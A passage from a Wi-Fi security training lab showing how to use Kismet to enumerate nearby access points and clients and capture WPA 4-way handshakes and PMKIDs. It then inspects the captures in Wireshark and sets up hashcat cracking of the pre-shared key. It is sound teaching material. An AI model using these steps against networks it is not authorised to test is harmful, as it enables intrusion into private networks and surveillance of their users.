


Here, we can see some more interesting detail about the AP - the last SSID it beaconed (remember, sometimes an AP can serve multiple SSIDs), and the overall packets transmitted, and their type. We also see an extensive amount of retry packets for the data frames. Additionally, uptime is noted here as well! This information is transmitted in the beacon frames from the AP. Let's keep scrolling down in this window for some more additional detail...



Here we see the set region for the AP, data rate, and type of encryption supported. We can also see that other SSIDs are likely being transmitted by this AP as well - in this case, the *SpectrumWiFi Plus* and *Spectrum Mobile* SSIDs are also beaconed from this AP. While these SSIDs use different MAC addresses (BSSID), they have the same *uptime* stats as *SpectrumWiFi*, which means they are very very likely to be on the same hardware platform.

We also see the clients that have been communicating with this network as well. Let's click on the last one to drill into it.




Here we see a client that has been communicating with the BSSID associated with the *SpectrumWiFi* SSID. We can infer from its OUI that this is an LG device (likely a phone or other mobile device). What clients do you see for your network?

While this is great data, we are undoubtedly missing some things because of all that channel hopping Kismet is doing. Let's focus in (lock) on one channel to get more information about the networks (and clients) there.

Close out of the SSID view and go back to the main Kismet UI. From here, go back to the *Data Sources* menu by clicking on the 'hamburger' (3 horizontal lines) icon in the upper left, and selecting Data Sources.

Expand the wlan0 data source, and click on 'Lock' to make Kismet stop channel hopping and only capture traffic on a selected channel. In this case, we are looking at Channel 1 in more detail.


After closing out of the *Data Sources* menu and returning to the main Kismet UI, we can now see our packet counts for channel 1 going up very quickly. This is because Kismet is now focused on this channel. This has tradeoffs, though - while we are looking at channel 1, other interesting traffic could be happening on other channels that we will miss. We can compensate for this by plugging in another Wi-Fi adapter and adding it as an additional data source to channel hop with, which is an exercise you can pursue outside of class.




Here, for the same network we were looking at before, we can see the packet counts have jumped dramatically in a very short time.

What's this?

Upon closing the network view and returning to the main Kismet UI, it was noted in this capture that another AP on channel 1 was now highlighted in a very attention grabbing red.



Locking onto this channel has allowed Kismet to observe a device joining the network and/or renegotiating its Pairwise Transient Key (PTK). Kismet knows to grab that data associated with the process and write it out to a separate file so we can attempt to crack the Pre-Shared Key (PSK). The extra highlighting is to alert us to this occurrence. Let's drill into this network and see what Kismet found for us.



Going back to the *Wi-FI (802.11)* window in the device view, we can see Kismet has actually two very interesting pieces of data here, and made both available to us as .pcap files.

The first .pcap is the capture of the 4-way handshake process between the AP and a client. This 4-way handshake can be used with various tools to attempt to crack the PSK of this network.

The second .pcap indicates to us that this SSID supports 802.11r *fast roaming*, and broadcasts a PMKID (not all vendors broadcast the PMKID). The PMKID is a hash of several components: the PMK, the MAC addresses of the AP and client, and a static phrase. The PMKID still requires cracking to obtain the PSK - but with one distinct advantage - the PMKID is contained in one packet, whereas the 4-way handshake requires you to successfully capture the full exchange.

Let's download both .pcap files, which Slingshot will save in `/home/sec556/Downloads`. (NOTE: if you do not see any 4-way handshakes in your observation, you can lock onto the channel of a SSID you control, and join it with a device. The 4-way handshake should be captured.)

Check out those pcaps!


If you have a pcap, go into the Downloads directory from your terminal (open a new terminal, Kismet is running in the other one), and issue a `ls` to look at the files:

```
sec556@sec556-slingshot:~$ cd Downloads/
sec556@sec556-slingshot:~/Downloads$ ls
'44 AD D9 C2 D2 83-handshake.pcap'  '44 AD D9 C2 D2 83-pmkid.pcap'
```


In this case, we have one file for the 4-way, and one for the PMKID, which are named appropriately.

Let's look at one in Wireshark. From the terminal:

```
wireshark <your pcap name here.pcap>
```



As you can see, we didn't capture all 4 messages of the 4-way handshake. Let's close Wireshark and load the PMKID pcap (If you don't have one, you can skip this step)



Jackpot! We have a frame containing the PMKID (the display filter for the PMKID in wireshark is, as noted in the bottom of the screenshot, *wlan.rsn.ie.pmkid*)

We can pass this to a password cracking tool, but we'll tackle that in a little bit. For now, let's close Wireshark and shut down Kismet.

Cleanup and output files

Close Wireshark, and then go back to the Terminal running Kismet. Issue a `Ctrl-C` to shutdown Kismet.

Kismet placed an output file from its run in the directory you were in when you launched Kismet. If you opened a new terminal when you started, that was in `/home/sec556` . Let's see what Kismet left for us.

```
sec556@sec556-slingshot:~$ pwd
/home/sec556
sec556@sec556-slingshot:~$ ls Kismet*
Kismet-20210617-13-17-12-1.kismet
```

Kismet will write out one file for the run. This file is named in the format Kismet-YYYYMMDD-HH-MM-SS.kismet, which can help you sort through them if you've run Kismet multiple times. Unlike previous iterations of Kismet, modern Kismet outputs one file, which is a SQLite DB. You can confirm this yourself by issuing a `file` command against the output:

```
sec556@sec556-slingshot:~$ file Kismet-20210617-13-17-12-1.kismet
Kismet-20210617-13-17-12-1.kismet: SQLite 3.x database, last written using SQLite version 3022000
```

While this format allows for a lot of flexibility, it can be hard to get started with for certain basic analysis tasks. Thankfully, Kismet includes a number of conversion utilities that can help us. One is `kismetdb_to_pcap`, a Python utility that will convert our SQLite DB to a pcap file - losing a lot of helpful information in the process - but in some ways, easier to work with.


Running `kismetdb_to_pcap --help` produces a lot of information on how to use this utility:

```
sec556@sec556-slingshot:~$ kismetdb_to_pcap --help
Kismetdb to pcap
Convert packet data from KismetDB logs to standard pcap or pcapng logs for use in
tools like Wireshark and tcpdump
usage: kismetdb_to_pcap [OPTION]
 -i, --in [filename]            Input kismetdb file
 -o, --out [filename]           Output file name
 <trimmed for brevity>
```

So, let's output our .kismet file to a pcap with this utility.

```
sec556@sec556-slingshot:~$ kismetdb_to_pcap -i Kismet-20210617-13-17-12-1.kismet -o
Kismet-20210617-13-17-12-1.pcap
Done...
sec556@sec556-slingshot:~$ file Kismet-20210617-13-17-12-1.pcap
Kismet-20210617-13-17-12-1.pcap: pcap-ng capture file - version 1.0
```

Finally, lets open our new pcap with Wireshark by issuing a `wireshark <your pcap name here.pcap>` from the terminal.



There we go! We've observed nearby Wi-Fi networks, captured handshakes, and learned a lot of information about our surroundings - but we've still only scratched the surface on this tool. For now, let's move on to working with some of that handshake and PMKID data we've obtained.

Step: PSK Cracking with Hashcat using the 4-way handshake

Complete the exercises in this lab to reinforce the material covered in the *Wi-Fi* module. To complete these exercises, you will need the Panda PAU06 Wi-Fi USB adapter, as well as the Slingshot VM.

Purpose: This exercise will show you how to use a common password cracking tool, hashcat, to perform a dictionary-based attack against a provided 4-way handshake.

